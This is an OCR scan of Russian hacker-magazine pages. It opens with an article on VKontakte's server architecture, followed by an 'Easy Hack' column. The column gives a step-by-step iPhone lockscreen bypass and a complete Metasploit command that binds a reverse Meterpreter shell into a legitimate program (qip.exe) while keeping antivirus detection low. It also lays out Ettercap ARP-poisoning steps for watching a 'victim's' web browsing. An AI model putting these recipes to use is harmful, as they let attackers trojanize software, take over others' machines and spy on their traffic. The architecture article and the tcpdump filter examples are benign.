


ВКОНТАКТЕ: КАК УСТРОЕНА СОЦИАЛЬНАЯ СЕТЬ

Архитектура одного из самых нагруженных сервисов рунета

Без малого 100 миллионов пользователей — такова аудитория ВКонтакте, которую надо обслуживать. Быстро и без перебоев. Долгое время подробности технической реализации ВКонтакте оставались секретом. Но недавно самая популярная в России социальная сеть пролила немного света на то, как она все-таки устроена.

В конце октября в Москве состоялась конференция HighLoad++, на которой представители ВКонтакте в лице Павла Дурова и Олега Илларионова, наконец, рассказали кое-что об архитектуре социальной сети. Парней буквально завалили вопросами по совершенно различным аспектам работы ВКонтакте, в том числе и техническим. Еще бы. Легко представить нагрузку на серверную часть сервиса:



Официальная группа нашего журнала ВКонтакте

как много людей ты знаешь, которые не пользуются этой социальной сетью? А сколько времени ты там проводишь, тратя бесценные часы своей жизни на общение с друзьями, просмотр видео, игры, музыку? Математика довольно проста: баснословное количество пользователей • масса проведенного времени на ресурсе = запредельное количество запросов к веб-серверам и базе данных + терабайты постоянно загружаемых и просматриваемых фотографий, видео и аудио. Взаимодействие участников социальной сети происходит практически в режиме реального времени: все друзья должны немедленно узнавать о том, что произошло с каждым из участников. Сайт должен быть доступен 100% времени. Как это удается?


Платформа


Для нас, конечно, особый интерес представляет именно архитектура проекта: как взаимодействуют основные компоненты системы, какие собственные разработки потребовались, какими трюками пришлось воспользоваться. Но прежде, чем перейти к ней, необходимо ознакомиться с базовыми вещами — используемыми технологиями и продуктами.

В качестве основной операционной системы используется Debian Linux — решение, проверенное временем, один из самых старых и стабильных современных дистрибутивов. Для балансировки нагрузки между серверами приложений используется HTTP-сервер nginx, работающий в режиме reverse proxy. В его обязанности входит держать соединение с браузером пользователя и передавать запросы серверам, ответственным за исполнение PHP-кода, а также контролировать попадание результата обратно в браузер. PHP-код исполняется посредством модуля mod_php для Apache — альтернативных вариантов довольно много, особенно на основе протокола FastCGI, но руководство ВКонтакте пошло по более консервативному пути в этом вопросе, воспользовавшись самым проверенным временем решением. Никаких особых систем оптимизации производительности PHP-кода не используется (например, в Facebook написали свой компилятор из PHP в C под названием HipHop), единственной внешней оптимизацией является кэширование оп-кода посредством всем доступного решения XCache.

Ситуация с хранением данных выглядит достаточно размыто: с одной стороны, активно используется собственная система управления базами данных, написанная на C и созданная «лучшими умами» России, с другой — часто упоминалась MySQL в роли основного хранилища. Подробнее про собственную базу данных ВКонтакте я расскажу ниже. Говоря о хранении данных, нельзя не упомянуть о таком важном аспекте, как кэширование часто используемой информации (расположение её в оперативной памяти для быстрого доступа). Для этого используется очень популярный продукт в этой области — memcached. Если ты не слышал: эта система позволяет осуществлять очень простые атомарные операции, такие как расположение и получение произвольных данных по ключу. Основной фишкой является молниеносно быстрый доступ и возможность легкого объединения оперативной памяти большого количества серверов в общий массив для временного хранения "горячих" данных.

Сторонние проекты, не являющиеся ключевыми для ВКонтакте, часто реализуются либо с использованием довольно экзотических решений, либо, наоборот, на самых простых технологиях. Например,



Статистика ВКонтакте

• 99,5 миллионов учетных записей.
• 40 миллионов активных пользователей во всем мире (сопоставимо с аудиторией интернета в России).
• 11 миллиардов запросов в день.
• 200 миллионов личных сообщений в день.
• Видеопоток достигает 160Гбит/с.
• Более 10 тысяч серверов, из которых только 32 — фронтенды на nginx (количество серверов с Apache неизвестно).
• 30-40 разработчиков, 2 дизайнера, 5 системных администраторов, много людей в датацентрах.
• Каждый день выходит из строя около 10 жестких дисков.






сервис мгновенного обмена сообщениями реализован на node.js (подробнее об этой разработке ты можешь прочитать в статье «Серверный JavaScript» в **][08/2010**) с использованием протокола XMPP aka Jabber (мы еще к нему вернемся). Конвертирование видео реализовано на самой простой и эффективной библиотеке — ffmpeg, на ней же работает очень популярный видео-плеер VLC.

Архитектура

Самым заметным отличием от архитектуры многих других крупных интернет-проектов является тот факт, что сервера ВКонтакте многофункциональны. Т.е. нет четкого разделения на серверы баз данных, файловые серверы и т.д. — они одновременно используются в нескольких ролях. При этом перераспределение ролей происходит в полуавтоматическом режиме с участием системных администраторов. С одной стороны, это оптимизирует эффективность использования системных ресурсов, что хорошо, но с другой — повышает вероятность конфликтов на уровне операционной системы в рамках одного сервера, что влечет за собой проблемы стабильности. Впрочем, несмотря на использование серверов в разных ролях, вычислительные мощности проекта обычно используются менее чем на 20%.

Балансировка нагрузки между серверами происходит по многоуровневой схеме, которая включает в себя балансировку на уровне DNS (домен обслуживается с помощью 32 IP-адресов), а также маршрутизацию запросов внутри системы, причем разные сервера используются для разных типов запросов. Например, генерация страниц с новостями (теперь это принято называть микроблогом) работает по хитрой схеме, использующей возможности протокола memcached по параллельной отправке запросов на получение данных по большому количеству ключей. В случае отсутствия данных в кэше, аналогичный запрос отправляется системе хранения данных, а полученные результаты подвергаются сортировке, фильтрации и отбрасыванию лишнего уже на уровне PHP-кода. Похожим образом этот функционал работает и в Facebook (они недавно обменивались опытом), только вместо собственной СУБД в Facebook используют MySQL.

В стенах ВКонтакте было разработано большое количество софта, который более точно удовлетворяет потребностям проекта, чем доступные opensource и коммерческие решения. Помимо упоминавшейся собственной СУБД у них есть система мониторинга с уведомлением по СМС (Павел сам помогал верстать интерфейс), автоматическая система тестирования кода и анализаторы статистики и логов.

В проекте используется достаточно мощное оборудование, ориентировочно были названы следующие характеристики серверов:

```
- 8-ядерные процессоры Intel (по два на сервер,
видимо);
- 64 Гб оперативной памяти;
- 8 жестких дисков;
- RAID не используется (репликация и резервное
копирование осуществляется на программном уровне).
```

Интересные факты о ВКонтакте

• Процесс разработки близок к методологии Agile с недельными итерациями (циклами), в рамках которых проходят все этапы разработки: планирование, анализ требований, проектирование, разработка и тестирование.
• Ядро операционной системы модифицировано (на предмет работы с памятью), есть своя пакетная база для Debian.
• Фотографии загружаются на два жестких диска одного сервера одновременно, после чего создается резервная копия на другом сервере.
• Есть много доработок над memcached, в.т.ч. для более стабильного и длительного размещения объектов в памяти; есть даже версия, обеспечивающая сохранность данных.
• Фотографии не удаляются для минимизации фрагментации.
• Решения о развитии проекта принимают Павел Дуров и Андрей Рогозов, ответственность за сервисы — на них и на реализовавшем его разработчике.
• Павел Дуров откладывал деньги на хостинг с 1 курса :).






Примечательно, что сервера не брендированные, а собираются специализированной российской компанией. Сейчас оборудование проекта расположено в 4 датацентрах в Санкт-Петербурге и Москве, причем вся основная база данных располагается в питерском датацентре, а в Москове хостится только аудио и видео. В планах сделать репликацию базы данных с другим датацентром в Ленинградской области, а также использовать Content Delivery Network для повышения скорости скачивания медийного контента в регионах.

Многие проекты, сталкивающиеся с большим количеством фотографий, часто изобретают собственные решения по их хранению и отдаче пользователям. Об этом был первый вопрос, заданный Павлу из зала: «Как вы храните изображения?» — «На дисках!». Так или иначе, представители ВКонтакте заявили, что вся эта куча фотографий всех цветов и размеров просто хранится и отдается с файловой системы (используют xfs) большого количества серверов, без дополнительных изысков. Смущает разве что тот факт, что у других крупных проектов такой подход не сработал — наверное, они не знали волшебного слова :).

Не менее волшебной представляется та самая собственная база данных на C. Этому продукту, пожалуй, было уделено основное внимание аудитории, но при этом почти никаких подробностей о том, что он, собственно говоря, собой представляет, так и не было обнародовано. Известно, что СУБД разработана «лучшими умами» России, победителями олимпиад и конкурсов TopCoder, а также что она используется в самых высоконагруженных сервисах ВКонтакте:


```
- Личные сообщения
- Сообщения на стенах
- Статусы
- Поиск
- Приватность
- Списки друзей
```

В отличие от MySQL используется нереляционная модель данных, а большинство операций осуществляется в оперативной памяти. Интерфейс доступа представляет собой расширенный протокол memcached. Специальным образом составленные ключи возвращают результаты сложных запросов (чаще всего специфичных для конкретного сервиса).

Система проектировалась с учетом возможности кластеризации и автоматической репликации данных. Разработчики хотели бы сделать из данной системы универсальную СУБД и опубликовать под GPL, но пока не получается из-за высокой степени интеграции с остальными сервисами.

Основные используемые технологии

• **Debian Linux** (www.debian.org) — основная операционная система
• **nginx** (sysoev.ru/nginx) — балансировка нагрузки
• **PHP** (www.php.net) + XCache (xcache.lighttpd.net)
• **Apache** (www.apache.org) + mod_php
• **memcached** (memcached.org)
• **MySQL** (www.mysql.com)
• **Собственная СУБД на C**, созданная «лучшими умами» России
• **node.js** (nodejs.org) — прослойка для реализации протокола XMPP, живет за **HAProxy** (haproxy.1wt.eu)
• **xfs** (xfs.org) — файловая система для хранения изображений и отдачи пользователю
• **ffmpeg** (ffmpeg.org) — конвертирование видео



Павел Дуров

Подпроекты

Сервисы аудио и видео являются побочными для социальной сети, на них создатели проекта особо не фокусируются. В основном это связано с тем, что они редко коррелируют с основной целью использования социальной сети — общением, а также создают большое количество проблем. Видеотрафик — основная статья расходов проекта, плюс всем известные проблемы с нелегальным контентом и претензиями правообладателей. 1000—1500 серверов используются для перекодирования видео, на них же оно и хранится. Медиа-файлы банятся по хэшу при удалении по просьбе правообладателей, но это неэффективно и планируется усовершенствовать этот механизм. Очевидно, речь идет о разработке более интеллектуального алгоритма распознавания аудио- и видео-контента по тегам, как это, к примеру, реализовано в YouTube, где загруженный видеоролик, нарушающий лицензию, может быть автоматически удален уже через несколько минут после загрузки.

Как известно, некоторое время назад появилась возможность общаться на ВКонтакте через протокол Jabber (он же XMPP). Протокол совершенно открытый и существует масса opensource реализаций. По ряду причин (среди которых проблемы интеграции с остальными сервисами ВКонтакте) было решено за месяц создать собственный сервер, представляющий собой прослойку между внутренними сервисами ВКонтакте и реализацией XMPP протокола. Реализован он на node.js — выбор обусловлен тем, что JavaScript знают практически все разработчики проекта, к тому же это хороший набор инструментов для реализации задачи. Сложным моментом стала работа с большими контакт-листами. У многих пользователей количество друзей ВКонтакте измеряется сотнями и тысячами, высока активность смены статусов: люди появляются и исчезают из онлайна чаще, чем в других аналогичных ситуациях. К тому же необходимо было реализовать тесную интеграцию с внутренней системой обмена личными сообщениями ВКонтакте. В результате на сервисе 60-80 тысяч человек онлайн, в пике — 150 тысяч. TCP/HTTP-балансировщик нагрузки HAProxy обрабатывает входящие соединения и используется для распределения запросов по серверам, а также развертывания новых версий.

При выборе системы хранения данных думали о нереляционных системах хранения данных (в частности, о MongoDB), но в итоге решили воспользоваться привычной MySQL. Сервис функционирует на 5-ти серверах разной конфигурации, на каждом из которых работает код на node.js (по 4 процесса на сервер), а на трех самых мощных — еще и MySQL. Интересной особенностью является отсутствие связи между группами друзей в XMPP с группами друзей на сайте — сделано по просьбе пользователей, которые не хотели, чтобы их друзья из-за плеча видели, в какой группе они находятся.

Важным подпроектом является также интеграция с внешними ресурсами, которую в условиях высоконагруженного сервиса реализовать далеко не так просто. Все чаще на страницах сторонних проектов можно увидеть виджеты «Мне нравится», позволяющими быстро поделиться интересным постом со своими друзьями, а также небольшие блоки «Мы ВКонтакте» с данными о пользователях внутри привязанной группы. Основные шаги, предпринятые в этом направлении, с небольшими комментариями:

• **Максимальная кроссбраузерность** для виджетов и IFrame-приложений на основе библиотек easyXDM и fastXDM, обеспечивающих взаимодействие между сторонним ресурсом и программным интерфейсом ВКонтакте. Таким образом была решена проблема кроссдоменного взаимодействия и вопрос работы во всех браузерах.
• **Кросс-постинг статусов в Twitter**, реализованный с помощью очередей запросов.
• **Кнопка «поделиться с друзьями»**, поддерживающая openGraph-теги и автоматически подбирающая подходящую иллюстрацию (путем сравнивания содержимого тега <title> и атрибутов alt у изображений.
• **Возможность загрузки видео** через сторонние видеохостинги (YouTube, RuTube, Vimeo, и т.д.).

Не секрет

Завеса тайны насчет технической реализации ВКонтакте была немного развеяна, опубликовано куча интересных аспектов, но все же многие моменты по-прежнему остаются секретом. Возможно, в будущем появится более детальная информация о собственной СУБД ВКонтакте, которая, как оказалось, является ключом к решению всех самых сложных моментов в масштабируемости системы. Сейчас, как бы кто ни относился к ВКонтакте, сервис является очень интересным с точки зрения построения высоконагруженных систем. Все-таки 11 миллиардов запросов в день, высочайший аптайм и почти 100 миллионов пользователей — дорогого стоят.



warning

Далеко не все крупные проекты публично раскрывают аспекты построения архитектуры. Даже примерная информация о том, что у них происходит и как они работают, часто держится в секрете. Источником информации чаще всего оказываются либо выступления представителей проектов на конференциях, либо различные интервью/публикации сотрудников. Информация для этого материала была собрана автором из этих же источников и не является официально подтвержденной со стороны ВКонтакте.

Тюрин «GreenDog» Алексей agrrrdog@gmail.com





Easy Hack



ЗАДАЧА: ОБХОД ЛОКСКРИНА НА IPHONE

РЕШЕНИЕ:

Поговорим немного о мобильной безопасности. А точнее, о знаменитом яблочном продукте, который и в нашей стране достаточно сильно распространен — глазофон :). Мобильники уже давно неотъемлемая часть нашей жизни, а с учетом развития технологий (всевозможных встроенных камер, разнообразного софта, возможности работать в Сети), объемы конфиденциальной информации, хранимой на портативных устройствах, сильно возрастают. И никто не хочет, чтобы она попала кому-то постороннему в руки. А тем более так просто, как это можно сделать с айфоном.

Яблочники допустили оплошность, наверное, в самом важном — в локскрине. И, что хуже, для обхода локскрина не требуется ни специальных знаний ни специального софта. Любой может всего за пару кликов залезть в запароленное устройство. Говоря «за пару» — я не сильно приукрасил ситуацию, смотри сам.

```
1)Разблочим девайс
2)Кликаем:
Emergency Call
3)Набираем 3 решетки:
# # #
4)Нажимаем Call и почти сразу Power
```

Все! Lockscreen Bypassed!

Правда, после этого мы попадаем только в контакт-лист, а не в стандартный интерфейс. Но и оттуда мы можем увидеть список контактов (что логично), список звонков, просмотреть фотографии и голосовую почту. Можно звонить кому хочешь! Ходят слухи о доступе к видео, органайзеру и еще каким-то функциям, с помощью всевозможных извратов.

Багу эту нашли в глазофоне с iOS 4.1, но работает она и в предыдущих версиях. Исправление предполагается только в 4.2

Протестить лично не было возможности — не фанат данных продуктов, хотя и юзабилити на высоком уровне, и гринпис яблоки любит... Примеры эксплуатации баги есть на ютубе в большом количестве. Так что посмотри видео и не выпускай свой айфон из рук до выхода патча :).

№ 2 ЗАДАЧА: СПРЯТАТЬ БЭКДОР В ЛЮБОМ EXE-ФАЙЛЕ, С СОХРАНЕНИЕМ ФУНКЦИОНАЛА ПОСЛЕДНЕГО


РЕШЕНИЕ:

В одном из прошлых номеров было описано решение данной задачи, но тогда требовалось использовать виндовый IExpress, писать скрипт для последовательного запуска exe'шников, что не очень удобно. К тому же, тот метод никак не помогал скрыться от антивирусов.

И вот опять скажем спасибо создателям Metasploit'a (metasploit.com). Они расширили функционал msfencode и добавили приятную возможность — объединять любой exe-файл с любой нагрузкой(payload), причем сохраняя функционал исходного exe-файла. Как раз из-за отсутствия сохранения функционала и приходилось извращаться. Но сразу к делу. За основу возьмем qip.exe.

```
./msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.0.101 R | ./msfencode -t exe -d ~ -x qip.
exe -k -o q_bd101.exe -e x86/shikata_ga_nai -c 3
```

Где модулю msfpayload указываем создать нагрузку реверс-метерпретер с указанием хоста (LHOST). Формат вывода — сырой(R). Итог попадает в msfencode. Ему мы указываем зашифровать нашу нагрузку(-e x86/shikata_ga_nai) трижды (-c 3). А далее совместить ее с существующим exe-файлом (-t exe). Указываем, что искать exe-файл требуется в домашней директории (-d ~), а его имя — qip.exe (-x qip.exe). Самый главный аргумент «-k» указывает, что нагрузка будет подгружаться как отдельный потов в конечном exe-файле. И последнее — указываем итоговое название файла q_bd101.exe (-o q_bd101.exe).



Пробекдорить в пару кликов любое ПО — радость скрипткиддисам :)


Exe-файл, который требуется пробекдорить, как было сказано выше, необходимо положить в домашнюю директорию, иначе — в стандартную папку с темплэйтами в MSF.

Как видишь, все достаточно просто. Скрипт-киддисы очень радовались данной фиче, что и понятно :).

О результирующем файле можно сказать следующее. Во-первых, копируется вся информация о файле, что хорошо. Во-вторых (что не очень хорошо) увеличивается размер файла. Хотя и всего на несколько килобайт. Если соблюдение точного размера важно — либо убираем «-k», либо ручками подкромсаем излишки в exe'шнике. В-третьих, функционал программы остается прежним, что является большим плюсом. В-четвертых, ухудшается детектирование антивирусами (15 из 42 на virustotal.com), что тоже плюс.

Теперь есть возможность затроянить почти любое приложение под Windows! А определить, что приложение было модифицировано можно только по CRC, контрольной сумме. Но это вряд ли кому-то придет в голову. Кроме того, поменяв метод кодирования самой нагрузки, можно и вовсе избавить от детекта антивирусами. Но и это еще не все! Так у нас появляется возможность обходить брандмауэры пользователей за счет того, что юзеры редко точно определяют

правила для софта. Например, тот же квип по определению должен работать по сети, что и указывается в фаерволле, но кроме того, он будет нашим шеллом, а такие тонкие настройки, чтобы заблокировать данную возможность, есть мало в каких фаерволлах. В общем, об этом можно было только мечтать :).



ЗАДАЧА: ПРОСЛЕДИТЬ ЗА ПЕРЕДВИЖЕНИЯМИ ЖЕРТВЫ ПО ВЕБУ

РЕШЕНИЕ:


Для решения данной задачи нам потребуется, как ни странно, сниффер. В общем-то, следить нетрудно: включаешь сниффер и видишь ссылки, куда человек заходит :). Ссылки-ссылками, но иногда полезно узнать, что это за сайт, куда заходила жертва. Можно ручками, но если сайтов много, то можно автоматизировать процесс, что и сделали добрые люди. Я говорю о плагине remote_browser для **Ettercap-NG** (ettercap.sourceforge.net). Да-да, этот чудо-сниффер!
Последовательность действий следующая.
Сначала, подредактируем ettercap.conf:

```
1)Редактируем конфиг:
nano /etc/etter.conf
2)Заменяем ec_uid, ec_gid на:
ec_uid = 0
ec_gid = 0
3)Заменяем значение remote_browser на:
remote_browser = "firefox http://%host%url"
```

Третий шаг можно оставить, но тогда перед запуском плагина требуется запустить сам браузер, а в данном варианте он стартует сам.
Далее пример с использованием гуи-версии Ettercap'а:

```
1)Запускаем ettercap:
Ettercap -G
2)Sniff → Unified sniffing;
3)Plugins → Manage the plugins;
4)Двойной клик на remote_browser;
5)Далее запускаем сниффер:
Start → Start sniffing
```

Как только в трафике появиться запрос к какому-то веб-серверу от жертвы — твой браузер откроется на той же странице. Чтобы «было что снифить», можно сделать arp-poison. Для этого:



Старый добрый arp-poison в GTK-Ettercap-NG

```
1) сканируем сетку:
Hosts → Scan for hosts
2) добавляем шлюз жертвы:
Hosts → Host list → IP_router → Add to T1
3) добавляем жертв(у):
Hosts → Host list → IPs → Add to T2
4) запускаем arp-poison:
Mitm → Arp poisoning → Sniff remote connection
```

Так же можно работать и с pcap-логами трафика, используя tcpreplay:

```
tcpreplay -i eth0 blah_blah.pcap
```

Теперь о недостатках. Во-первых, плагин хреново работает с интерактивными сайтами, что и логично, есть проблемы с аутентификациями на сайтах. Во-вторых, открывается каждая из ссылок в новой вкладке, т.е. и всякие, никому не нужные запросы к баннерным сетям, но это решабельно. И, к сожалению, данный плагин не работает в Win версии Ettercap-NG.




ЗАДАЧА: СГЕНЕРИРОВАТЬ TCP/IP ПАКЕТЫ

РЕШЕНИЕ:


Изучая что-либо, даже не важно, что именно, правильно и даже важно попробовать самому, потрогать своими руками. Но это и понятно: и ясности больше, и экспа быстрее набирается. И, наверное, всем читателя нашего журнала приходилось иметь дело со стеком протоколов TCP/IP, с его изучением (будь то в институте или как хобби). И, наверное, каждый напрягался по поводу того, что информация вроде и простая, но очень теоретическая. Никак к ней не прикоснуться. Есть, конечно, тулзы в стиле hping'а, но это уже что-то профессиональное, для людей с пониманием. Хорошее подспорье здесь, конечно, сниффер на подобие Wireshark'а. Все достаточно наглядно и многие тонкости становятся понятны :). Но находка на диске прошлого номера Хакера меня очень порадовала. И я не могу не поделиться, и не обратить на нее вашего внимания, зная как много студентов читают журнал, скольким она может быть полезна. Имя ей — **Colasoft Packet Builder** (colasoft.com/packet_builder). Как ясно из названия — это генератор пакетов.

Бесплатный, под Windows. А главное — с интуитивно понятным, наглядным интерфейсом.
Создавать можно любые пакеты, даже самые кривые, но отображение структуры заголовков возможно только для протоколов Ethernet, ARP, IP, TCP, UDP. Что важно, хоть и логично, полученные пакты можно отправлять в просторы Сети :).

Быстро и просто создаем и изменяем TCP/IP пакеты



Чтобы не создавать пакеты из ничего, чтобы видеть ответы на посылаемые пакеты, параллельно желательно запустить Wireshark. Кстати, Colasoft Packet Builder поддерживает импорт и экспорт cap-файлов. У Wireshark по стандарту pcap-формат, но существенной разницы между cap и pcap нет, так что можно просто переименовать файл.
Созданные пакеты группируются в левом списке, откуда их либо все, либо частично можно отправлять. Так что можно попробовать осуществить полное TCP «рукопожатие» (хотя осуществить его непросто из-за рандомных значений в заголовках), протестить способы активного ОС-детекта и много чего еще.
Ну, и в дополнение к этому — Colasoft Packet Player. Название тоже говорящее само за себя. По сути, это аналог знаменитому tcpreplay, только гуишный, под винду и несколько меньшими возможностями. Пользуемся на здоровье, когда требуется повторить старый трафик.
Также обидно, что отсутствуют консольные версии программ.



ЗАДАЧА: ФИЛЬТРАЦИЯ ТРАФИКА ПРИ СНИФЕ TCPDUMP'ОМ

РЕШЕНИЕ:

Продолжу тему использования снифферов.
Иногда требуется сэкономить ресурсы на компьютере, что бывает необходимо, если делаешь это через жертву, либо, если снифишь долго, и опять же появляется проблема в объемах логов, либо для общего удобства. Делается это с помощью фильтров для сниффера. Так как tcpdump является нерушимой классикой в деле прослушки каналов, то правила фильтров к ней работают и с большей частью другого аналогичного ПО. Для tcpdump фильтр пишется после аргументов, в WireShark'е есть Capture Filter, в котором и прописывается аналогичный фильтр. Правила описывать не буду — на примере все станет ясно.

```
tcpdump -w test.pcap -i eth0 host 192.168.0.101 and tcp
portrange 1-1024
```

Где **-i eth0** — интерфейс для прослушивания;
-w test.pcap — имя файла, куда сохранится все что наснифили;
host 192.168.0.101 — лог, только приходящих/уходящих пакетов с 192.168.0.101;
and, or — совмещение правил; **tcp portrange 1-1024** — лог только протокола tcp по диапазону портов.

```
tcpdump -w test.pcap -s 1550 net 192.168 and not arp
```

Где **-s 1550** — размер пакета, который сохранится в логе (стандарт tcpdump'а — 96 байт);
net 192.168 — лог, только приходящих/уходящих пакетов с подсетки 192.168;
not arp — не логировать ARP-пакеты.

```
tcpdump -w test.pcap src 192.168.0.101 and ( tcp port
31337 or udp \( 4523 or 5543 \))
```

Здесь снифятся только пакеты, исходящие от 192.168.0.101, только на порт 31337 протоколу TCP, либо 4523, 5543 порты протокола UDP.
